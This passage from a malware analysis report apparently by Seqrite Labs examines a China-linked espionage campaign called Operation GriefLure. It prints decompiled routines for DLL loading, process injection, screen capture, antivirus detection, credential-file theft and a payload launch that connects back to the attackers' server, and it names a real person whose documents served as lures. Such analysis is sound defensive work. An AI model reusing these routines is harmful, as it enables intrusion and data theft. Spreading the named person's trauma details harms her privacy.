/runnonelevated	Drop privileges
/addpath	Persistence via PATH
/removepath	Remove persistence
/regieemulation	Registry/browser tweaks
/checkwin10	OS detection

Internally, it exposes multiple command-line options, allowing it to execute DLL exports, register or unregister components, manipulate system paths for persistence, restart the Windows shell, and even adjust execution privileges. This modular design strongly suggests that the binary is intended to serve as a reusable toolkit within a broader malware ecosystem rather than a one-off payload.

Explorer Restart Routine/ Explorer Process Hijacking (restartexplorer command)

Malware first destabilizes the user interface by sending quit and close messages to core desktop components like Progman, Shell_TrayWnd, CabinetWClass, and WorkerW (soft kill), then forcefully enumerates processes to locate and terminate **explorer.exe** using full-access rights via OpenProcess and TerminateProcess (hard kill), ensuring the shell is completely removed, after which an orchestrator function introduces timed delays and decides how to restore or replace the shell—either by relaunching **explorer.exe** with custom parameters via ShellExecuteW or by invoking a more advanced routine that duplicates the current process token, lowers its integrity level to **low (S-1-16-4096)**, and recreates Explorer using CreateProcessAsUserW; this results in the desktop being rebuilt under a restricted, controlled security context, effectively allowing the malware to wipe the visible UI, prevent normal recovery, and reintroduce a manipulated shell environment that can be used for stealth, user restriction, persistence setup, or further payload execution.

```
(INSTANCE sub_402ECD())
{
    HINSTANCE result; // eax

    sub_402E10(); // Soft UI kill (Progman, Shell_TrayWnd, CabinetWClass, and WorkerW)
    Sleep(0x700u);
    sub_402CD5(); // Hard kill (TerminateProcess) explorer.exe
    Sleep(0x3E8u);
    if ( sub_4029E9() )
        return ShellExecuteW(0, L"open", L"explorer.exe", &Src, &Src, 5);
    result = (HINSTANCE)sub_402A62();
    if ( !result )
        return ShellExecuteW(0, L"open", L"explorer.exe", &Src, &Src, 5);
    return result;
}
```

```
int v16; // [esp+2A0h] [ebp-8h]

v0 = 0;
lstrcpyW(String1, L"explorer.exe");
Sid = 0;
TokenInformation = 0;
v7 = 0;
qmemcpy(StringSid, L"S-1-16-4096", sizeof(StringSid));
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
memset(&StartupInfo, 0, sizeof(StartupInfo));
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x2000000u, &TokenHandle) )
{
    if ( DuplicateTokenEx(TokenHandle, 0x2000000u, 0, SecurityImpersonation, TokenPrimary, &pNewToken) )
    {
        if ( ConvertStringSidToSid(StringSid, &Sid) )
        {
            v7 = 32;
            TokenInformation = Sid;
            LengthSid = GetLengthSid(Sid);
            if ( SetTokenInformation(pNewToken, TokenIntegrityLevel, &TokenInformation, LengthSid + 8) )
            {
                v7 = 32;
            }
        }
    }
}
00001E83 sub_402A62:19 (402A83)
```

DLL Execution (callDll command)

At the core of this framework lies its DLL execution engine, implemented in the function

```
sub_410309((int)&loc_4105AB);
*(_DWORD *) (a1 - 152) = v1;
v2 = *(DWORD *) (a1 + 8);
*v2 = 0;
LibraryW = LoadLibraryW(v3);
if ( LibraryW )
{
    v7 = *(const WCHAR *) (a1 - 152);
    *(_DWORD *) (a1 - 148) = a1 - 144;
    sub_402F2B((LPSTR *) (a1 - 148), v7, 3u);
    *(_DWORD *) (a1 - 4) = 0;
    ProcAddress = GetProcAddress(LibraryW, *(LPCSTR *) (a1 - 148)); // DllRegisterServer
    if ( ProcAddress )
        ((void (__cdecl *) (int)) ProcAddress)(140);
    *v2 = GetLastError();
    FreeLibrary(LibraryW);
    if ( *(_DWORD *) (a1 - 148) != a1 - 144 )
        v7 = 0;
}
```

This routine performs a straightforward but powerful sequence: it loads a DLL into memory using LoadLibraryW, resolves a function address using GetProcAddress, and executes that function directly. In practice, this means an attacker can supply any DLL and any exported function—most commonly DllRegisterServer—and have it executed without relying on standard system tools. This approach effectively replaces the need for regsvr32.exe, allowing the malware to bypass detection mechanisms that specifically monitor that utility.

COM-style registration routine

In addition to arbitrary DLL execution, sfsvc.exe also implements a COM-style registration routine (sub_402BC1) that closely mirrors legitimate DLL registration workflows. This function loads a specified DLL and attempts to call either DllRegisterServer or DllUnregisterServer, depending on the provided arguments. While this might appear benign, in a malicious context it enables attackers to blend their activity with expected system behavior, making it more difficult for security tools to distinguish between legitimate and malicious DLL operations.

```

int __usercall sub_402BC1@<eax>(LPCWSTR lpLibFileName@<ecx>, int a2@<edx>, HMODULE hModule)
{
    int v4; // edi
    HMODULE LibraryW; // eax
    HRESULT (__stdcall *DllUnregisterServer)(); // eax
    HRESULT (__stdcall *DllRegisterServer)(); // [esp+8h] [ebp-8h]
    HMODULE hModulea; // [esp+18h] [ebp+8h]

    v4 = '\x80'@'\x05';
    *(_DWORD *)hModule = 0;
    LibraryW = LoadLibraryW(lpLibFileName);
    hModulea = LibraryW;
    if ( LibraryW )
    {
        DllRegisterServer = GetProcAddress(LibraryW, "DllRegisterServer");
        DllUnregisterServer = GetProcAddress(hModulea, "DllUnregisterServer");
        if ( a2 )
            DllUnregisterServer = DllRegisterServer;
        if ( DllUnregisterServer )
            v4 = DllUnregisterServer();
        *(_DWORD *)hModule = GetLastError();
        FreeLibrary(hModulea);
    }
    else
    {
        *(_DWORD *)hModule = GetLastError();
    }
}
return v4;

```

Analysis of 360.dll, DllRegisterServer (A Multi-Stage Shellcode Loader and Injector)

360.dll, executed via sfsvc.exe /calldll ... DllRegisterServer, is not a normal COM DLL but a **multi-stage shellcode loader**. Inside DllRegisterServer, the code first uses anti-analysis tricks (junk instructions, exception-based checks) and then retrieves its own path, likely to locate or derive a secondary payload. It processes and decodes hidden data, allocates executable memory using VirtualAlloc, copies the decoded payload into it, and immediately executes it in-memory. This represents a classic **fileless execution technique**, where malicious code runs without dropping a visible executable to disk, making detection harder.

```

.text:10001754      push    offset nC:\Windows\System32\explorer.exe"
.text:10001759      mov     dword ptr [ebp+120h], 40h ; 0
.text:10001763      call    ds:CreateProcess
.text:10001769      test    eax, eax
.text:1000176B      jz      loc_10001834
.text:10001771      push    dword ptr [ebp+120h]
.text:10001774      push    esi
.text:10001775      push    1FFFFFFFh
.text:1000177A      call    ds:OpenProcess
.text:10001780      mov     edi, eax
.text:10001782      mov     [ebp+140h], edi
.text:10001785      cmp     edi, esi
.text:10001787      jz      loc_10001834
.text:1000178D      push    40h ; 0
.text:1000178F      push    1000h
.text:10001794      push    ebx
.text:10001795      push    esi
.text:10001796      push    edi
.text:10001797      call    ds:VirtualAllocEx
.text:1000179D      mov     [ebp+8], eax
.text:100017A0      cmp     eax, esi
.text:100017A2      jnz     short loc_100017B0

```

```

----- loc_100017B0: ; CODE XREF: .text:100017A2J
.text:100017B0      mov     edi, ds:GetProcAddress
.text:100017B6      push    offset nC:\Windows\System32\WriteProcessMemory"
.text:100017B8      push    dword ptr [ebp+0Ch]
.text:100017BE      call    edi ; GetProcAddress
.text:100017C0      push    offset nC:\Windows\System32\CreateRemoteThread"
.text:100017C5      push    dword ptr [ebp+0Ch]
.text:100017C8      mov     [ebp+18h], eax
.text:100017CB      call    edi ; GetProcAddress
.text:100017CD      mov     edi, [ebp+14h]
.text:100017D0      push    esi
.text:100017D1      push    ebx
.text:100017D2      push    dword ptr [ebp+4]
.text:100017D5      mov     [ebp+0Ch], eax
.text:100017D8      push    dword ptr [ebp+8]
.text:100017DB      push    edi
.text:100017DC      call    dword ptr [ebp+18h]
.text:100017DE      test    eax, eax
.text:100017E1      jnz     short loc_100017F5
.text:100017E3      ; CODE XREF: .text:10001806J
.text:100017E3      ; .text:10001814J
.text:100017E3      push    0000h
.text:100017E8      push    ebx
.text:100017E9      push    dword ptr [ebp+8]
.text:100017EC      push    edi
.text:100017ED      call    ds:VirtualFreeEx
.text:100017F3      jmp     short loc_100017A6
.text:100017F5      ;


```

After this initial execution, the DLL moves to a second stage: **process injection**. It spawns a new instance of explorer.exe, opens it with full access, allocates memory inside it using VirtualAllocEx, and writes the payload via WriteProcessMemory. It then executes the payload remotely using CreateRemoteThread, effectively transferring malicious execution into a trusted system process. This layered approach—combining in-memory execution with injection—allows the malware to remain stealthy, persistent, and difficult to detect, especially when paired with the flexible loader capabilities of sfsvc.exe.

2nd Payload:

Upon analysing sfsvc.exe and 360.dll, we found that there is a shellcode which is been decrypted in DllRegisterServer module.


So, by adding breakpoints on LoadLibraryW and GetProcAddress we can be able to decrypt the 2nd payload which is a rat.



Now upon analysis of dumped payload we found that the analyzed program is a **modular malware loader** that dispatches different attack techniques based on command-line arguments, acting as a multi-purpose implant capable of fileless execution, process injection, persistence, and privilege escalation. It retrieves or decrypts payloads via a central routine (sub_402E00) and executes them using several methods: direct in-memory execution with VirtualAlloc (fileless shellcode), APC injection using QueueUserAPC into suspended processes, and classic remote thread injection via CreateRemoteThread. It also includes a dropper routine that XOR-decrypts payloads (^ 0x88) and writes them to an NTFS Alternate Data Stream path like C:\Users\Public\Update.2.dll, which is then executed using DllRegisterServer.

Even more revealing is how this decoding logic ties into the malware's network communication layer. The network handler (sub_418030) continuously receives data from a remote server, applies a simple XOR decryption (^ 0xBB), and processes commands or payloads dynamically. This suggests a full command-and-control (C2) workflow: data is received from the attacker, lightly obfuscated, decoded (potentially via routines like sub_402E00), and then executed in memory. This design allows the malware to remain flexible and update its behaviour without dropping new files to disk.

C2 Communication with Obfuscation and HTTP Fallback



Malware command-and-control (C2) communication routine using the Windows WinHTTP API, where it initializes a network session, connects to a hardcoded remote server (notably masquerading as a legitimate-looking domain like www.whatsappcenter.com), and constructs an HTTP request—most likely a POST—over HTTPS to transmit an obfuscated payload. The payload itself is generated through an internal routine and then XOR-encrypted with a static key (0xBB), a lightweight technique commonly used by malware to evade simple signature-based detection. After packaging the data into a structured request body, the function attempts to send it to the server and waits for a response, which is read into a buffer and likely used for further command execution elsewhere in the malware.

Process Enumeration and System Profiling with Exfiltration

The malware operates as a system reconnaissance and data exfiltration routine, designed to enumerate all running processes on the infected machine and transmit detailed profiling information back to a remote endpoint. It begins by creating a snapshot of all active processes using the Toolhelp API (CreateToolhelp32Snapshot, Process32First, Process32Next) and iterates through each entry, calling the previously analyzed sub_405790 function to extract enriched metadata such as the process owner (domain/username), full executable path, and architecture (32-bit or 64-bit). For every process, it constructs a formatted string containing the executable name, process ID, and collected identity details, appending each entry into a large aggregation buffer separated by delimiters.

chrome.exe,Reserve,2300,DESKTOP\User,C:\Program Files\Chrome\chrome.exe,64?

svchost.exe,Reserve,888,NT AUTHORITY\SYSTEM,C:\Windows\System32\svchost.exe,64?

Screenshot Capture and Exfiltration Routine

The malware implements a full desktop capture and exfiltration mechanism, allowing the malware to take screenshots of the victim's screen and transmit them to its command-and-control (C2) server. It begins by retrieving screen dimensions using `GetSystemMetrics`, accounting for multi-monitor setups by calculating the virtual screen bounds. Depending on whether a socket connection is active, it dynamically adjusts the capture resolution—either full size or reduced (divided by 3)—likely to balance image quality against network bandwidth. The function then captures the screen by creating compatible device contexts (`CreateCompatibleDC`), copying the display content using `BitBlt`, and optionally scaling it down via `StretchBlt`. The raw pixel data is extracted using `GetDIBits` into a buffer, and a valid BMP image is constructed manually by assembling the bitmap headers and pixel data in memory.

```
3 v32 = v2;
4 SystemMetrics = GetSystemMetrics(76);
5 x1 = SystemMetrics;
6 y1 = GetSystemMetrics(77);
7 v4 = GetSystemMetrics(78) - SystemMetrics;
8 v5 = GetSystemMetrics(79) - y1;
9 wSrc = v4;
10 cy = v5;
11 v6 = 1;
12 if ( !s )
13     v6 = 3;
14 v7 = v4 / v6;
15 v8 = v5 / v6;
16 DC = GetDC(0);
17 hDC = DC;
18 hdc = CreateCompatibleDC(DC);
19 ho = CreateCompatibleBitmap(DC, wSrc, cy);
20 h = SelectObject(hdc, ho);
21 BitBlt(hdc, 0, 0, wSrc, cy, DC, x1, y1, 0xCC0020u);
22 hdcDest = CreateCompatibleDC(DC);
23 y1 = CreateCompatibleBitmap(DC, v7, v8);
24 x1 = SelectObject(hdcDest, y1);
25 SetStretchBltMode(hdcDest, 4);
26 StretchBlt(hdcDest, 0, 0, v7, v8, hdc, 0, 0, wSrc, cy, 0xCC0020u);
27 bmi.bmiHeader.biSize = 40;
28 bmi.bmiHeader.biWidth = v7;
```

Directory Listing and File Metadata Exfiltration Routine

The malware implements a directory reconnaissance and file metadata exfiltration capability, allowing the malware to inspect a specified path and report its contents back to the command-and-control (C2) server. It begins by validating that the provided path is a directory and then enumerates its contents using `FindFirstFileA` / `FindNextFileA`. The routine operates in two phases: first, it identifies all subdirectories (excluding “.” and “..”) and builds a concatenated list of folder names; second, it iterates again to collect detailed information about files within the directory. For each file, it extracts attributes such as filename, last modified timestamp (converted via `FileTimeToSystemTime` into a readable format), and file size (normalized to kilobytes), assembling entries in a structured format like `filename|timestamp|size KB`.

Ex: document.txt|2026-05-04 10:22:31|12.45 KB

Chunked File Upload and Remote Execution Routine

The malware implements a file upload handler combined with conditional execution logic, allowing the malware to receive file chunks from a remote server, reconstruct them locally, and optionally execute the final payload. It parses multiple parameters from the input structure, including the destination file path, chunk size, total size, and current chunk index, and calculates upload progress for reporting. The incoming data is decoded via an internal routine (`sub_402E00`), after which the function opens or creates the target file and writes the chunk at the correct offset using `SetFilePointerEx`, enabling reliable reconstruction of large files in multiple parts. Upon successful write, it sends a structured status message (e.g., `$FileUpload|...|success|...|IsEnd`) back to the command-and-control (C2) server; otherwise, it reports failure.

A particularly notable behavior occurs when the uploaded file matches a specific path (e.g., `C:\Users\Public\tnserver.exe`) and the final chunk has been written: the function immediately executes the file using `CreateProcessA`, followed by launching it again with command-line arguments (`-controlapp -connect <C2>`), indicating deployment of a secondary payload—likely a remote desktop or control tool such as `TightVNC`. This confirms that the routine is not just for data transfer but also for **payload delivery and execution**, a hallmark of staged malware infections

```
if ( !_strcmp(lpFileName, aUsersPublicTv) && v20 == v24 )
{
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.cb = 68;
    CreateProcessA(aUsersPublicTv, 0, 0, 0, 0, 0x0000000u, 0, 0, &StartupInfo, &ProcessInformation);
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
    Sleep(0x700u);
    _snprintf(CommandLine, 0x100u, "C:\\Users\\Public\\tnserver.exe -controlapp -connect %s", cp);
    CreateProcess(0, CommandLine, 0, 0, 0, 0x0000000u, 0, 0, &StartupInfo, &v32);
    CloseHandle(v32.hProcess);
    CloseHandle(v32.hThread);
}
else
{
    sprintf(&v36, "$FileUpload|%s|failed|%s|%s|%s|IsEnd", v16, v14, lpFileName, Buffer, v15);
    sub_417FC0(&v36, strlen(&v36));
    CloseHandle(hObject);
}
else
{
    sprintf(&v36, "$FileUpload|%s|failed|%s|%s|%s|IsEnd", v16, v14, lpFileName, Buffer, v15);
```

Security Software Detection

The function `malware` is a defensive evasion and environment awareness routine that enumerates all running processes on the system to identify installed security products such as antivirus (AV), endpoint detection and response (EDR), and security agents. It creates a snapshot of active processes using `CreateToolhelp32Snapshot` and iterates through each entry, comparing process names against a large hardcoded list of known security-related executables—including products from vendors like Kaspersky, Windows Defender, ESET, Bitdefender, Avast, Avira, Sophos, McAfee, SentinelOne, CrowdStrike, and several China-based security solutions (e.g., 360Safe, Qianxin, Sangfor). When a match is found, it maps the process to a readable vendor name (e.g., “Kaspersky”, “Windows Defender”) and stores it in a buffer, while also setting internal flags for certain detections (likely influencing later behavior such as disabling features or changing tactics).

After completing the enumeration, the function consolidates all identified security products into a deduplicated string, ensuring that repeated detections are not duplicated in the final output.

```
}
if ( !_strcmp(pe.szExeFile, aMsascuiExe)
    || !_strcmp(pe.szExeFile, aMsascuiExe)
    || !_strcmp(pe.szExeFile, aMsmpegExe) )
{
    strcpy_s(&SubStr[1024 * v2], 0x400u, aWindowsDefende);
    goto LABEL_124;
}
if ( !_strcmp(pe.szExeFile, aAvpExe) || !_strcmp(pe.szExeFile, aAvpuifExe) )
{
    strcpy_s(&SubStr[1024 * v2], 0x400u, aKaspersky);
    byte_468F75 = 1;
    goto LABEL_124;
}
if ( !_strcmp(pe.szExeFile, aEdrSecPlanExe)
    || !_strcmp(pe.szExeFile, aEdrMonitorExe)
    || !_strcmp(pe.szExeFile, aEdrAgentExe) )
{
    strcpy_s(&SubStr[1024 * v2], 0x400u, aSangforEdr);
    goto LABEL_124;
}
if ( !_strcmp(pe.szExeFile, a360entclientEx)
    || !_strcmp(pe.szExeFile, aQxentclientEx)
    || !_strcmp(pe.szExeFile, aQxtrayExe)
    || !_strcmp(pe.szExeFile, aQttrayExe)
    || !_strcmp(pe.szExeFile, aQtclientEx) )
{

```

Credential Harvesting and Targeted Data Theft Module

The malware reveals a highly targeted credential harvesting routine designed to extract sensitive information from specific applications, browsers, and remote access tools. The function systematically scans a wide range of hardcoded file paths across user directories and system locations, focusing on high-value targets such as browser credential stores (e.g., Chrome’s Login Data, Cookies, History, and Local State), FTP client configurations (e.g., FileZilla), database tools (PL/SQL Developer preferences), and remote access software like Sunlogin and ToDesk (config.ini). It also specifically targets Xshell session files (*.xsh) from NetSarang directories, which often contain saved SSH connection details.

In addition, the malware attempts to access messaging application data such as WeChat files under user document directories, indicating an interest in communication logs and possibly cached credentials.

```
graeFilet_0, aCProgramFilet, lpThreadParameter);
graeFilex_0, aCProgramFilex, lpThreadParameter);
graeFilet_0, aDProgramFilet, lpThreadParameter);
graeFilex_0, aDProgramFilex, lpThreadParameter);
rsAdminist_4, aCUsersAdminist_3, lpThreadParameter);
rsAdminist_6, aCUsersAdminist_5, lpThreadParameter);// C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Login Data
rsAdminist_8, aCUsersAdminist_7, lpThreadParameter);// C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History
rsAdminist_10, aCUsersAdminist_9, lpThreadParameter);// C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Bookmarks
rsAdminist_12, aCUsersAdminist_11, lpThreadParameter);// C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Cookies
rsAdminist_14, aCUsersAdminist_13, lpThreadParameter);
rsAdminist_16, aCUsersAdminist_15, lpThreadParameter);
HxD - [C:\Users\admin\Desktop\
```

Infrastructural artifacts & Threat actor Attributions.

During the detail analysis of this Operation which we have named as Operation griefLure here we have identified one C2 domain which called `whatsappcenter[.]com` when we have further pivoted this domain we have got below details about it

whatsappcenter.com.cn: 443 • WEB PROPERTY
AS OF 29 APR 2026 | 14:26 UTC

WAF

HTML Title

Suspected phishing site | Cloudflare

Browser Trust

Trusted

Ever Valid?

Yes

Endpoints (1)

443 / HTTP

Software (2)

Cloudflare Load Balancer Cloudflare Waf

MATCHED FIELDS

web.cert.names

whatsappcenter.com.cn

web.cert.parsed.subject.common_name

whatsappcenter.com.cn

web.cert.parsed.subject_dn

CN=whatsappcenter.com.cn

web.endpoints.hostname

whatsappcenter.com.cn

web.endpoints.http.uri

https://whatsappcenter.com.cn/

web.hostname

whatsappcenter.com.cn

38.54.122.188 • HOST

BULLETPROOF

DEFAULT_LANDING_PAGE

REMOTE_ACCESS

Network (AS)

KAOPU-HK Kaopu Cloud HK Limited (138915)

Location

Marseille, Provence-Alpes-Côte d'Azur (FR)

Services (3)

443 / HTTP 3389 / RDP 8443 / HTTP

Software (1)

F5 Nginx

MATCHED FIELDS

host.services.cert.names

whatsappcenter.com 443 / HTTP

The Domain has hosted over — 38[.]54[.].122[.]188 — a server carrying three unmistakable tags from passive intelligence sources: BULLETPROOF, DEFAULT_LANDING_PAGE, and REMOTE_ACCESS. The host sits within **KAOPU-HK Kaopu Cloud HK Limited (AS138915)**, a Hong Kong-based autonomous system with a well-documented history of providing abuse-resistant hosting to threat actors operating across the Asia-Pacific region.

Technical indicators across this campaign paints a consistent and coherent picture. The deliberate selection of **KAOPU-HK bulletproof** infrastructure, the registration of .com variants of the C2 domain, the **China-specific AV enumeration** list embedded within the payload — covering vendors including **360Safe, Qianxin, and Sangfor** — the explicit WeChat data targeting within the credential harvesting module, and the broader Southeast Asian targeting footprint spanning Vietnam’s military telecommunications sector and Philippine healthcare infrastructure collectively form an attribution profile that Seqrite Labs assesses with **moderate-to-high** confidence as a China-nexus threat cluster.

Conclusion: Why Operation GriefLure ?

Operation GriefLure earns its name from the most defining and disturbing characteristic of this campaign — the threat actor did not invent a lure; they stole one from a grieving victim. Lê Thị Dung spent more than four months fighting a genuine legal battle against one of Vietnam’s most powerful military-owned corporations — filing police reports, producing official evidence dossiers, seeking justice for a real personal data breach that caused her documented psychological trauma including PTSD and depression.

The threat actor watched this struggle unfold publicly on social media, systematically harvested every authentic document she produced, and weaponized her grief with surgical precision against the very institutions she was fighting — transforming her pain into the perfect spear phishing lure that no security training could reliably defeat, because every document was real, every name was accurate, and every recipient had a genuine reason to open it without hesitation. That deliberate exploitation of a real victim’s distress as an attack mechanism is what defines this campaign, what makes it uniquely dangerous among Southeast Asian threat operations, and exactly **why it is called Operation GriefLure**.

Seqrite Coverage:

- *Lnk.Trojan.50682.GC*
- *Script.Trojan.50683.GC*
- *Trojan.Win32CiR*

IOCs:

File Name	SHA256
-----------	--------

HỒ SƠ BẢNG CHỨNG GHI NHẬN CHUỖI HÀNH VI VI PHẠM PHÁP LUẬT CÓ HỆ THỐNG VÀ LEO THANG CỦA TẬP ĐOÀN VIETTEL.Ink	35af2cf5494181920b8624c7b719d39590e2a5ff5eaa1a2fa1ba86b2b5aa9b43
Whistleblowing_Report_SLMC_Fraud_and_Misconduct_2026.pdf.Ink	bc090d75f51c293d916c40d4b21094faaec191a42d97448c92d264875bf1f17b
Valid_Government_Identification_Card_of_Dela_Cruz_Juan_-_Philippine_National_ID_Front_Side.png.Ink	197f11a7b0003aa7da58a3302cfa2a96a670de91d39ddeb7a51ac1d9404a7e6
iPad_Pro_Display_Spec_Final_CONFIDENTIAL.docx.Ink	f34f550147c2792c1ff2a003d15be89e5573f0896c5aa6126068baa4621ef416
360.8.dll	bc83817c6d2bf8df1d58eac946a12b5e2566b2ffe15cf96f37c711c4b755512b
th5znehec.exe	61e9d76f07334843df561fe4bac449fb6fdaed5e5eb91480bde225f3d265c5f
a.dll	ee6330870087f66a237a7f7c115b65beb042299f12eae1e9004e016686d0c387
SIULIRDJOiq	91a15554ec9e49c00c5ca301f276bd79d346968651d54204743a08a3ca8a5067
Batch	a49155df50963d2412534090bbd967749268bd013881ddb81d78b87f91cdc15b
Batch	7f80add94ee8107a79c87a9b4ccbd33e39eccd1596748a5b88629dd6ac11b86d

C2:


[www\[.\]whatsappcenter\[.\]com](http://www[.]whatsappcenter[.]com)

MITRE ATT&CK:

Tactic	Technique Name	Technique ID
Initial Access	Spearphishing Attachment	T1566.001
Execution	User Execution (Malicious LNK)	T1204.002
	Command and Scripting Interpreter (cmd/batch)	T1059.003
	System Binary Proxy Execution (ftp.exe abuse)	T1218
Persistence	Modify Environment Variables (PATH)	T1574.007
	Boot or Logon Autostart Execution (Explorer manipulation)	T1547
Privilege Escalation	Create Process with Token (CreateProcessAsUser)	T1134.002
Defense Evasion	Obfuscated/Compressed Files (RAR/ZIP, nested archives)	T1027
	Living-off-the-Land Binaries	T1218
	Polymorphic Code / Payload Obfuscation	T1027.014
	Masquerading (.doc chunks as payload)	T1036
	Process Injection (CreateRemoteThread)	T1055.001
	DLL Side-Loading / Execution	T1574.002
Credential Access	Indicator Removal / Hidden execution (ADS)	T1564.004
	Credentials from Web Browsers	T1555.003
	Credentials from Files	T1552.001
Discovery	Process Discovery	T1057
	System Information Discovery	T1082
	File and Directory Discovery	T1083
	Security Software Discovery	T1518.001
Collection	Screen Capture	T1113
	Data from Local System	T1005

Command and Control	Application Layer Protocol (HTTPS)	T1071.001
	Obfuscated/Encrypted Channel (XOR encoding)	T1573
Exfiltration	Exfiltration Over C2 Channel	T1041
	Automated Exfiltration	T1020

Authors :



He is a Security Researcher at Quick Heal Technologies Ltd, working with the Seqrite Lab team. His areas of expertise include threat hunting, malware research and...